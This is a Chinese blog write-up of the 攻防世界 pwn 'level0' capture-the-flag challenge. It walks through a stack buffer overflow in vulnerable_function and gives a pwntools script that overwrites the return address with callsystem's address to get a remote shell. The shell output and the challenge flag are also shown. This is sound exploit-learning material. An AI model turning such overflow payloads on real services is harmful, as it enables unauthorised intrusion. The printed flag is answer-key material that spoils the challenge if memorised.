

攻防世界pwn level0做题思路


原创

石桥下 于 2019-07-24 15:01:59 发布 1626 收藏 2

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](https://creativecommons.org/licenses/by-sa/4.0/) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/nzw1134864657/article/details/97131766>

版权



先看看题目的各种保护机制

```
nzw@nzw-virtual-machine: ~/桌面
nzw@nzw-virtual-machine:~/桌面$ checksec level0
[*] '/home/nzw/.local/share/virtual-machines/distrib/level0'
Arch: amd64-64-little
RELRO: No RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

栈不可以执行，我们用IDA打开看看

写进一个hello world的字符串，然后执行vulnerable_function()函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    write(1, "Hello, World\n", 0xDuLL);
    return vulnerable_function(1LL, "Hello, World\n");
}
```

跟进函数里查看

这里我不是特别理解，writeup上是这样写的

“这是 vulnerable_function 函数，可以在栈上写0x200个字节，或许我们可以进行溢出，覆盖掉返回地址，劫持程序执行流，执行我们的程序”

我们想执行的方法。通常我们的目的是去执行 `system("/bin/sh")`。”

```
ssize_t vulnerable_function()
{
    char buf; // [rsp+0h] [rbp-80h]

    return read(0, &buf, 0x200uLL);
}
```

那我们就去找找bin/sh

发现再callsystem里，我们可以把返回地址改成callsystem的地址，从而实现漏洞的利用


```
f register_tm_clones          .text
f __do_global_ctors_aux     .text
f frame_dummy              .text
f callsystem                .text
f vulnerable_function      .text
f main                      .text
f __libc_csu_init          .text
```

```
int callsystem()
{
    return system("/bin/sh");
}
```

不会写脚本，所以我从网上找了一个

```
from pwn import *
p = remote("111.198.29.45", "36136")
call_system = 0x400596
payload = 0x88*'a' + p64(call_system)
p.sendline(payload)
p.interactive()
```

跑了一遍就发现了flag



```
nzw@nzw-virtual-machine: ~/桌面
nzw@nzw-virtual-machine:~/桌面$ python 1.py
[+] Opening connection to 111.198.29.45 on port 36136: Done
[*] Switching to interactive mode
Hello, world
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ flag
/bin/sh: 2: flag: not found
$ cat flag
cyberpeace{fd60f9bc1de9fad3e0dea293978e787c}
$
```